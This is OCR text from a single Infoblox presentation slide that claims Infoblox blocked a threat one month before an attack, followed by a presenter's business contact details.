


infoblox.

Infoblox Blocked 1 Month BEFORE The Attack



infoblox.



Piotr Głaska

pglaska@infoblox.com

+48 607 038 557

infoblox.